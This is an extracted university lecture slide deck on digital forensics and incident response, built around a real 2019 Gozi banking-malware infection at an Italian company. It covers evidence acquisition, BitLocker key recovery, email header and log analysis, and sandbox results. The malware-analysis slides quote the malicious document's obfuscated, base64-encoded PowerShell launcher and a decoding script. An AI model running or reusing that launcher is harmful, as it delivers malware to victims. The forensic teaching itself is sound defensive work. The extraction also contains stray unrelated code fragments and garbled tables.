# Digital Forensics & Incident Response (DFIR)



A real malware incident November 2019

mirror\_mod.use\_x = False
mirror\_mod.use\_y = False
mirror\_mod.use\_z = True

#selection\_at\_the\_end\_-add\_back\_the\_d

Università di Padova CyberSecurity: Principles and Practices







cted mirror modifier object

r ob is the active ob

### Matteo Brunati

#### Cybersecurity & Privacy Manager

#### **Professional experience**

- 8+ years of experience in Cybersecurity
- Joined PwC late 2018

#### Main customers I worked with

 Unicredit, Intesa Sanpaolo, UBI Banca, Vodafone, ENI, Mediaset, Moncler

#### Main topics of experience

- Cyber Security Architecture Design and Assessment
- Digital Forensics & Incident Response
- Ethical Hacking, Vulnerability Assessment & Penetration Testing
- Cyber Security Awareness and Lecturing

#### **Academic studies**

MSc in Computer Science – University of Padua (IT)



Mobile: +39 345 4631945

**Email**: matteo.brunati@pwc.com

LinkedIn: /in/matteo-brunati-

36820048/



## Agenda

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## Case Introduction

## What we found upon our arrival

We were engaged by a company which was notified by a customer of a possible data breach, because he received an email with a malicious attachment sent by a company account containing a company-to-customer communication thread



On June, 18<sup>th</sup> the company was warned by a customer of a possible virus sent by them via the company email «info@XXX.it».

On the same day, other customers notified the company they are not able to open an attachment sent by the company via email.

The company IT specialist ran an antivirus scan, which did not detect any anomalies.

## Possible compromise scenarios

Basing on what we found upon our arrival, we identified three possible compromise scenarios




One or more company PCs having email client configured with email account «info@XXX.it» were compromised by a cyber threat (e.g. malware, phishing).



Email cloud server compromised

Email cloud server managing email account «info@XXX.it» mailbox were compromised by a cyber threat (e.g. hacker attack).




The «info@XXX.it» email account was compromised by a cyber threat (e.g. brute force, password guessing).

## What we found after the analysis...

According to our analysis, and considering the available information, it is reasonable to consider the malicious email was sent because of the Gozi malware infection detected inside the company, specifically on a comany notebook

- 1. PC 1 gets infected
- 2. In April, a Trojan Horse was detected on PC 1
- 3. In June, the Gozi Malware was also detected on PC 1
- 4. Gozi malware is a Banking Malware which spreads through email forwarding on the victim PC, and its aim is to compromise online banking accounts
- 5. Gozi malware start spreading itself thank to information and emails taken from PC 1



### ... and it didn't ended there

Many of the company PCs resulted to be attacked in the previous months, but the company didn't' implemented security policies and processes in order to recognize and handle such cases

- 1. After the analysis, we realized **12 PCs out of 19** monitored by the antivirus console where **infected** or has been attacked between September 2018 and June 2019
  - These 12 different PC reported at least 4 different kind of malware infections
- 2. There was 1 PC not managed by the antivirus console, and 2 MacBook did have the antivirus on the machine, but it was not configured to be managed remotely by the central antivirus console
  - The antivirus on the 2 MacBook PC blocked several attacks in the last months, but they were never notified to the company IT administrators
- 3. The **cloud email provider** was using **outdated software** to run its services, with known public vulnerabilities which could allow **Remote Code Execute** (RCE)
  - The cloud email server was presumably running the latest version of and unmaintained open source software – best case 2006 version, worst case 1998 version







# Digital Forensics & Incident Response

## Digital Forensics & Incident Response (DFIR)

Digital Forensics & Incident Response is the application of Digital Forensics techniques to examine Cyber Security cases, such as data breaches and malware

#### The DFIR process can be divided into the following phases:

Identification During this phase, it is determined whether a breach or incident really happened. Collection During this phase, relevant information (e.g. evidences) on the breach/incident are collected. **Preservation** Evidences collected need to be preserved from unauthorized access, modification or deletion. Examination First, collected evidence are examinated through automatic tools. After the first examination phase, evidences are analyzed and correlated in order to find the **Analysis** incident root cause. The results of examination and analysis phases are formalized and presented to relevant **Presentation** audience.

## Digital Forensics & Incident Response (DFIR)

Forensics techniques are applied in order to collect and preserve evidences with the aim to use them in legal proceedings, and make replicable all the activities

## Main characteristics of a Digital Forensic & Incident Response project:

- 1. Evidences identification and Chain of Custody
- 2. Forensics acquisition in read-only mode (if applicable), with hardware and software write blocker tools
- 3. Report of the activities with all the information collected (e.g. photos, serial numbers, logs of the acquisition)
- 4. Dual copy, or more, of the evidences
- 5. Hashing of the evidences
- 6. Replicable activities
- 7. Preservation of the evidences (e.g. evidence bag, faraday bag, lockbox)







## Identification



## First call & incident information gathering: Triage

Preservation

Examination

Analysis

This phase included the identification of all information sources and the collection of all available information related to the incident



**Triage** is the activity that aim to identity a security event, collect related information, decide whether it is an incident or not and define its level of threat.


Structuring an **efficient and accurate triage** process will ensure that only valid
security events are promoted to "incident"
status and that false positives are reduced.

"Different Types of Security Incidents Merit Different Response Strategies" (AT&T Cybersecurity)

## Incident scope

### Based on the three compromise scenarios we defined the incident scope





Incident scope

#### 4 company PCs

Where the compromised email was configured and used

#### Company firewall and Wi-Fi logs

In order to check if the network was compromised

#### Email cloud server logs\*

In order to check if email servers were compromised


#### Company antivirus logs

In order to check if antivirus software detected malicious activities





## Collection & Preservation



## Physical PC Acquisition: HDD & SSD\*





This phase included Hard Disk acquisition of 4 company PCs through forensic imaging solutions





Hardware forensic imaging solution

Software forensic imaging solution

<sup>\*</sup> Watch out during SSD acquisitions, the behaviour of SSD drivers may differ from the HDD ones (e.g. garbage collection, TRIM, wear levelling, cache, ecc.)







# After the SSD physical acquisition of one of the 4 company PCs, we discovered that its disk was encrypted

0m23,327s 0m17,477s

0m4,032s

#### **Encyption technology**

- Windows: BitLocker
- Mac OS X: Vault
- Linux: Luks, etc.

#### **BitLocker scenarios**

- Disabled
- Enabled but not configured
- Enabled and configured

#### **Encryption password**

 Encryption password of BitLocker might be retrieved from RAM memory

#### Our case resolution

- s time python2 volatility/vol.py bitlocker --plugins=community/ThomasWhite/ -f 20190716.mem --profile=Win10x64\_17134 | tee 190717-vol\_bitlocker\_ThomasWhite.log Volatility Foundation Volatility Framework 2.6.1 **FVEK** 0x0000930dd7f24ba0 AES 256-bit (Win 8+) NotApplicable 0x0000930ddc4bc9b0 AES 128-bit (Win 8+) NotApplicable 0x0000930ddc4bcc50 AES 128-bit (Win 8+) NotApplicable 0x0000930ddd0853b0 AES 128-bit (Win 8+) f9d5f8b2a8dccc148381b9c109e9f74d NotApplicable 0x0000930dddb7cd60 AES 128-bit (Win 8+) 82a664af098cab89dd908851cd3e9be3 NotApplicable 0x0000930ddflc9c90 AES 128-bit (Win 8+) e1bd8b382209ad44973117e55617eaa2 NotApplicable
  - \$ sudo ewfmount -X allow\_root S33YNB0J400614.E01 /tmp/t1
    \$ sudo dislocker -vvv -r -V /tmp/t1/ewf1 -0 \$((512\*1288192)) -- /tmp/t1\_crypto/
    Tue Jul 30 15:15:29 2019 [INFO] dislocker by Romain Coltel, v0.7.1 (compiled for Linux/x86\_64)
    Tue Jul 30 15:15:29 2019 [INFO] Compiled version: master:5141d46
    Tue Jul 30 15:15:29 2019 [INFO] Volume GUID (INFORMATION OFFSET) supported
    Tue Jul 30 15:15:29 2019 [INFO] BitLocker metadata found and parsed.
    Tue Jul 30 15:15:29 2019 [INFO] Used clear key decryption method
    Tue Jul 30 15:15:29 2019 [INFO] Found volume's size: 0x7421cffe00 (498783485440) bytes
    Tue Jul 30 15:15:29 2019 [INFO] Running FUSE with these arguments:
  - Tue Jul 30 15:15:29 2019 [INFO] `--> 'dislocker'

    Tue Jul 30 15:15:29 2019 [INFO] `--> '/tmp/t1\_crypto/'


    \$ sudo mount -t ntfs -o user,loop,ro /tmp/t1\_crypto/dislocker-file /tmp/t1\_clear/
- Because of our case "enabled but not configured" scenario in BitLocker, we were able to mount disk volume without password
- We collaborate with CFI (Computer Forensic Italy) community, because there was no clear public method to do it








### Live Forensics activities on OS and RAM on the PC with encrypted disk











## Logs & Web Acquisition


# This phase included the acquisition of Firewall & Wi-Fi logs, and Antivirus web interface through forensics methodology and tools

#### Forensic acquisition of Firewall and Wi-Fi logs files


- Log files in csv format were acquired via forensics tools (i.e. FTK Imager)
- Due to the very limited amount of informations that the web console allowed to export, logs files were analyzed manually since an automated tool would have complicated the process

#### Antivirus Web Interface evidence forensic acquisition

- Since there was no possibilities to extract logs from Anti Virus web interface, we did a web forensic acquisition of the web interface trough:
  - Network traffic logging (p.e. Wireshark)
  - PC video source recording
  - Web page source acquisition and screenshots
  - Output digital signing



## Examination & Analysis



## Examination & Analysis roadmap

Collection
Preservation
Examination
Analysis

The main analysis were focused on PCs artifacts and the main results came from Email Analysis and Malware Analysis combine with Threat Intelligence

techniques

This activity allowed respectively to analyze operations performed on PC hard disks, and the events recorded by the operating system in order to find traces of compromise



Log Analysis

Malware analysis and Threat Intelligence
Super Timeline analysis



Settember 2009

| Continue | Cont

Cyber Incident Response

malicious code, which was analyzed through several


tools and also reverse engineering techniques

We manually analyzed logs regarding perimeter protection tools, because we didn't have the possibility to use analysis interface, easy extraction tools and incident dashboard.

The analysis started from the original malicious email source, in order to search for specific information in the PST archives found in company PCs related to the "info@" email address








The analysis started from the original malicious email source, in order to search for specific information in the PST archives found in company PCs related to the "info@" email address

- We analyzed original malicious email source (eml messages) and we were able to find specific information regarding:
  - original sender address (email domain)
  - original sender server (domain, IPs, URLs)
- After the eml analysis, we performed analysis on PST mail archives found in company PCs, in order to find if malicious email originated from one of the 4 company PCs.



## Email Analysis (2/2)

#### We were able to identify more information in the malicious source email

Da: Info -<info@ Date: mar 18 giu 2019 alle ore 06:51 Subject: Re: Re: Annullamento contratto 220302 @gmail.com> To: < Buongiorno, prego visionare l'allegato. zip parola d'ordine 123 Cordiali saluti @gmail.com Sent: Wed, 05 Jun 2019 09:17:51 +0000 To: info@ Subject: Re: Annullamento contratto 220302 Buongiorno.

```
Received: from us11-006mrc.dh.atmailcloud.com ([172.16.3.6])
        by us11-006mrr.dh.atmailcloud.com with esmtp (Exim 4.92)
        (envelope-from <macebody@ruraltel.net>)
        id 1hd66D-00000d-8R
        for fabds.85@gmail.com: Tue. 18 Jun 2019 14:52:02 +1000
Received: from [72.214.133.10] (helo=localhost)
        by usll-006mrc.dh.atmarlcloud.com with esmtpsa (TLSv1.2:ECDHE-RSA-AES128-GCM-SHA256:128)
        (envelope-from <macebody@ruraltel.net>)
        id 1hd65n-000500-VK
        for fabds.85@gmail.com; Tue, 18 Jun 2019 14:51:36 +1000
Date: Tue, 18 Jun 2019 06:51:23 +0200
            @gmail.com
From: Info -
Subject: Re: Re: Annullamento contratto 220302
Message-ID: <f4f84a4b2346c8594bc6ac3f506f0748@127.0.0.1>
X-Mailer: Outlook
In-Reply-To: <CAAD5v+L-JBXVplgqOXz7AXuKWxyK5hf0nwjNS4_3uCt7BtEscA@mail.gmail.com>
References: <CAAD5v+L-JBXVp1gq0Xz7AXuKWxyK5hf0nwjNS4_3uCt7BtEscA@mail.gmail.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="b1 f4f84a4b2346c8594bc6ac3f506f0748"
X-Atmail-Id: macebody@ruraltel.net
x-Atmail-Spam-score: 2.9
X-Atmail-Spam-score-int: 29
X-Atmail-Spam-bar: ++
This is a multi-part message in MIME format.
```

## Semantic Carving






This activity concerned the search for specific information (email domains, email addresses, IP addresses, etc) that could help us to understand if the email was sent from one of the company PCs

**[File] Carving** is a well known computer forensics term used to describe the identification and extraction of file types from unallocated (and if necessary allocated) clusters based on file signatures (e.g. magic number, like %PDF in pdf files).

**Semantic Carving** is a method for carving files based on the analysis of the file's content (e.g. extract all phone numbers from deleted files).



## Log Analysis

# Collection Preservation Examination Analysis Presentation

# This part of the analysis focused on perimeter protection tools (e.g. Firewall Cisco Meraki logs)

We manually analyzed logs regarding perimeter protection tools, because we didn't have the possibility to use analysis interface, easy extraction tools and incident dashboard. We only had csv extraction of these logs.



	Α	В	С	D	E	F
1	Time(CEST)	Access point	SSID	Client	Event type	Details
2	Jun 20 17:51:24	AP2	- Guest	iPhone-di-	802.11 disassociation	"unknown reason"
3	Jun 20 17:51:24	AP2	- Guest	iPhone-di-	WPA deauthentication	"radio: 0, vap: 1, client_mac: 6C:72:E7:1A:2F:D2"
4	Jun 20 17:50:39	AP1	- Guest	iPhone-di-	802.11 disassociation	"client association expired"
5	Jun 20 17:50:39	AP1	- Guest	iPhone-di-	WPA deauthentication	"radio: 0, vap: 1, client_mac: 6C:72:E7:1A:2F:D2"
6	Jun 20 17:45:45	AP2	- Guest	iPhone-di-	WPA authentication	8818
7	Jun 20 17:45:45	AP2	- Guest	iPhone-di-	802.11 association	"channel: 1, rssi: 14"
8	Jun 20 17:45:03	AP1	- Guest	iPhonedia	802.11 disassociation	"client has left AP"
9	Jun 20 17:44:32	AP1	- Guest	iPhonedia	WPA authentication	8818
10	Jun 20 17:44:32	AP1	- Guest	iPhonedia	802.11 association	"channel: 56, rssi: 42"
11	Jun 20 17:41:22	AP1	- Guest	iPhone-di-	802.11 disassociation	"unknown reason"
12	Jun 20 17:40:48	AP1	- Guest	iPhone-di-	WPA authentication	1118
13	Jun 20 17:40:48	AP1	- Guest	iPhone-di-	802.11 association	"channel: 11, rssi: 8"
14	Jun 20 17:39:30	AP1	- Guest	iPhonedia	802.11 disassociation	"client has left AP"
15	Jun 20 17:39:30	AP1	- Guest	iPhonedia	WPA deauthentication	"radio: 1, vap: 1, client_mac: 9C:E6:5E:4B:4E:63"
16	Jun 20 17:36:23	AP1	- Guest	iPhonedia	802.11 disassociation	"unknown reason"
17	Jun 20 17:35:53	AP1	- Guest	iPhonedia	WPA authentication	1111
18	Jun 20 17:35:53	AP1		iPhonedia	802.11 association	"channel: 56, rssj: 35"
19	Jun 20 17:35:49	AP1	- Guest	iPhonedia	WPA authentication	2010
20	Jun 20 17:35:49	AP1	- Guest	iPhonedia	802.11 association	"channel: 11, rssi: 51"
21	Jun 20 17:32:18	AP1	- WiFi		802.11 disassociation	"client has left AP"
22	Jun 20 17:32:18	AP1	- WiFi			"radio: 1, vap: 0, client_mac: 2C:6F:C9:06:52:97"
23	Jun 20 17:31:48	AP1	- Guest	iPhonediandroo	802.11 disassociation	"client has left AP"
24	Jun 20 17:31:48	AP1	- Guest	iPhonedia	WPA deauthentication	"radio: 1, vap: 1, client_mac: 9C:E6:5E:4B:4E:63"
25	Jun 20 17:31:28	AP1	- Guest	iPhonedia	WPA authentication	2018
26	Jun 20 17:31:28	AP1	- Guest	iPhonedia	802.11 association	"channel: 56, rssi: 31"
27	Jun 20 17:30:45	AP2	- Guest	iPhonede	802.11 disassociation	"unknown reason"
28	Jun 20 17:30:35	AP2	- Guest	iPhonede	802.11 disassociation	"client has left AP"
29	Jun 20 17:30:35	AP2	- Guest	iPhonede	WPA deauthentication	"radio: 0, vap: 1, client_mac: 10:94:BB:33:65:D0"
30	Jun 20 17:30:10	AP2	- Guest	iPhonede	WPA authentication	888
31	Jun 20 17:30:10	AP2	- Guest	iPhonede	802.11 association	"channel: 1, rssi: 19"

Firewall logs Wi-fi logs

No useful evidences for the case

## Timeline & Super Timeline





This activity allowed respectively to analyze operations performed on PC hard disks, and the events recorded by the operating system in order to find traces


of compromise

**Timeline analysis** is useful for a variety of investigation types and it is often used to answer questions about when a computer is used or what events occurred before or after a given event.

Typically Timeline analysis are based on File System timestamps (e.g. last modified date).


There are also **Super Timeline** tools that can combine File System Timestamps with other sources like for example:

- OS logs (e.g. login/logout timestamps)
- User activities
- Email timestamps
- Photos timestamps
- Timestamps from different sources (e.g. PC, smartphone)



## **Antivirus Analysis**






In order to understand if there was a malware threat, we did two types of antivirus analysis

#### Off-line antivirus on acquired disk images

From the forensic workstation, we run an antivirus on the acquired disks, activating the flags to search for documents with macros and encrypted documents.

We did so because malwares may use techniques to hide themselves from the OS of the machine.



#### Analysis of the corporate antivirus web console

Endpoint Protection   lunedi 22 aprile 2019 19:55:35 - domenica 21 luglio 2019 19:55:35					
Ora	Gravità	Categoria	Attività	→ Data e ora	
Tutto Oagi (ultime 24 ore)	•	Rischi per la sicurezza risolti	Heur.AdvML.B detected by Email Scanner	18/06/2019 09:13:17	
Ultima settimana	•	Quarantena	Heur.AdvML.B detected by Email Scanner	18/06/2019 09:13:17	
Ultimi 30 giorni  Ultimi 90 giorni  Gravità	•	Errore e-mail	Your email message was unable to be sent because the connection to your mail server was interrupted. Please open your email client and re-send the message from the Sent Messages folder.	10/06/2019 22:05:39	

Endpoint Protection   lunedi 22 aprile 2019 19:57:45 - domenica 21 luglio 2019 19:57:45					
Ora	Gravità	Categoria	Attività	→ Data e ora	
Tutto Oggi (ultime 24 ore)	•	Prevenzione intrusioni	An intrusion attempt by jf71qh5v14.com was blocked.	20/07/2019 00:35:18	
Ultima settimana	•	Prevenzione intrusioni	An intrusion attempt by jf71qh5v14.com was blocked.	20/07/2019 00:34:54	
Ultimi 30 giorni Ultimi 90 giorni	•	Prevenzione intrusioni	An intrusion attempt by www.vidcpm.com was blocked.	14/07/2019 22:33:01	
Gravità  Tutti gli eventi	•	Prevenzione intrusioni	An intrusion attempt by uod2quk646.com was blocked.	14/07/2019 22:29:05	
Eventi informativi Eventi di avviso	•	Prevenzione intrusioni	An intrusion attempt by uod2quk646.com was blocked.	14/07/2019 22:24:48	
Eventi di errore	•	Prevenzione intrusioni	An intrusion attempt by uod2quk646.com was blocked.	14/07/2019 22:24:24	
	•	Prevenzione intrusioni	An intrusion attempt by www.vidcpm.com was blocked.	24/06/2019 01:21:56	
	•	Prevenzione intrusioni	An intrusion attempt by www.vidcpm.com was blocked.	24/06/2019 01:13:00	

## Malware Analysis





The attachment in the malicious email contained malicious code, which was analyzed through several tools and also reverse engineering techniques

#### Malicious email attachment analysis


- Online sandboxes (e.g. Hybrid, Any Run)
- Local lab sandboxes (e.g. Cuckoo)
- Virustotal
- Malware reverse engineering

#### Infected PC RAM memory analysis

- Volatility
- malhunt
- Virustotal

#### Threat intelligence

- URLhaus
- IBM X-force exchange



## Malware Analysis: going deep down the rabbit hole (1/3)

#### **01** Sandbox analysis

Analysed 2 processes in total

MINWORD.EXE /n "C:\info\_18.06.doc" (PID: 3388)

- 🗻 powershell.exe powershell -Encod KAAgACYAKAAnAG4ARQAnACsA|wB3ACOAbwBiACcAKwAnAEoAZQBDAHQA|wApACAASQBPAGAALgBiAG8AYABNAHAAcgBFAFMAUwBpAG8A TgBgAC4ARABgAEUAZgBgAGwaYABBAFOAZQBzAFOAcgBFAGEATOAoAFsAcwBZAHMAdABlAGOALgBpAE8ALgBNAGUATOBPAHIAeQBTAFOAcgBFAEEAbQBdACAAWwBjAE8AbgB2 AGUAUgBOAFOAOgA6AGYAUgBPAGOAQgBBAFMARQA2ADQAUwBUAHIASQBuAEcAKAAnAFIAWgBCAGYAYgA5AG8AdwBGAEOAVwAvAGkAaAA4AGkATwBZAGcAUgBsAHAAQQBX AFEAaABSAHQAVwBsAGwASwBnAGQASQBHAE8AcQBYADcAcAB5AHEARQBHADIAeABJAGIATgBjADIAZQBBAFgAeAAZAGUAZQBIAGoAcgAwAGUAbgBYAHYATwArAFYAMABuAEgA ZAB3AFgAWQA1AFgAZwaxAGQAVwayADkALwBnAEQAeAB3ADUAaABoAEIANQAzAHgAegBWAEsARQBJADcANgBvAFYAWABxADUAbABDAFoAKwBVAFEAawBIAEcAKwB5AEOAcQBI AHAAMQBhAHIAbgaraGIAbwB4AGkAUQBQAHMATQBOAHcAcgBraEUATAB5AGkAdABiAFEAeAByADkAdwarAHgATAB5AHgAaAA3ADgAQQBIAHUAVwBzADYAeQA2AHIAeABZAGQA dwbkac8arwayaDuaqwbuafaavwbsaEyaugbiaE4arabSaE4aSwbfagcaZQbuaHcaMQbSaFoaSwbqaGuayQbnaHyAUgb4aFcaTgb6aFUArgbwaGOaTQbuaHlaywbQaFiaMa BOADQAUgByAGMAVwB3ADIAMgAyAHUALwBiAEMALwBBADkAZwBVAFQAQgBpAFAAcwBvAHAAMwBsAFEAZwBHAHCAVgBOAFgAMABVAEEATgAvAEkANABmAGUAWQBLAEkAVAA zafuaa@BEAFgalwBoaguadwBJaGEANwBDADEARgBUAGIAVwBMAFAAKwBPAFcAQgBiaGsaNQBmAEOAeQBIAEUANQB4AFAAAbga2AFoAOABnAHUATwBLAFMAeQBoAEsANABq AHIAVQBYAC8AZwB2AFQAegAxAEUARwBYAG8AdgBiAFoAMgAwAGYARAB2ADkAMgArAGkATgB1AEcARQAxAEwAOQBhAHAAWgBiAHoAWQBOADYARAAzAE4AOQBqAG8ANwA3AG YAMABOAFOAVABIADAAQgBKAGUATgBYAGsAVgAOAFAAaQB1AFEACQA1ADcAQwA3AHAAegBwADYARwA1AE8ATAAwAGEAMgBFAFkAVAAXAE4AawBBAEMACQA2AGOATQBHAHEAAA AWADgAOABSAEWAVABhAEOASWAWADEATAA1AFQAMQBLAFgAbwBKAFMAdgAOAGYARABWAFMANgBrAGQAdgASAFgAOABHAEWANQAOAEUAOABUAFAARgBzAC8AMABOAHoAZ wBIAECAWABIADCAMgBLAEgAVABmAFoAbQBrAGQAbABpAFUANABxAHYAWQBuADIAYwAOAGYATwA1AEwASABSAEoAVAB1AGUAegBrADgAMQBDADUAVwA4AHQATQBRAGQAKw BqAE8AVQBIAC8AdwBVADOAJwAgACkAIAAsAFsAcwBZAHMAdABFAEOALgBJAE8ALgBjAG8AbQBwAHIARQBzAFMAaQBvAG4ALgBDAG8ATQBQAHIAZQBTAFMASQBvAG4ATQBvAG QARQBdADoAOgBEAEUAQwBPAGOAcAByAGUAUwBTACkAfAAmACgAJwBGACcAKwAnAE8AJwArACcAUgBFAEEAQwBIACOATwBCAGoARQBDAHQAJwApAHsALgAoACcAbgBFACcA KWANAHCALOBVAGIA|WArACCASgBIAEMAdAANACKAIAAgAEKATWBgAC4AUWBgAFQACgBIAEEATQBgAFIAYABIAGEAZABIAFIAKAAgACQAXWAgACWAWWBOAGUAWABOAC4ARQBOAE MATWBkAEkAbgBHAFOAOgA6AGEAcwBiAGkAaQApAHOAKQAuAHIAZQBhAEQAdABvAGUATgBEACgAKQAgAHwAlgAgACgAlAAkAFAACwBIAE8ATQBIAFsAMgAxAFOAKwAkAFAAUwBI AE8AbQBlAFsAMwAwAF0AKwAnAHgAlwApAA== (PID: 2672) = 45

#### **03** Made a script to decode deflated stream

```
const zlib = require('zlib')
const payload = 'RZBfb9owFMW/ih8iOYgRlpAWQhRtWllKgdIGOqX
const buf = Buffer.from(payload, 'base64')
const inflatedBuf = zlib.inflateRawSync(buf).toString()
console.log('### OUT:\n' + inflatedBuf)
```

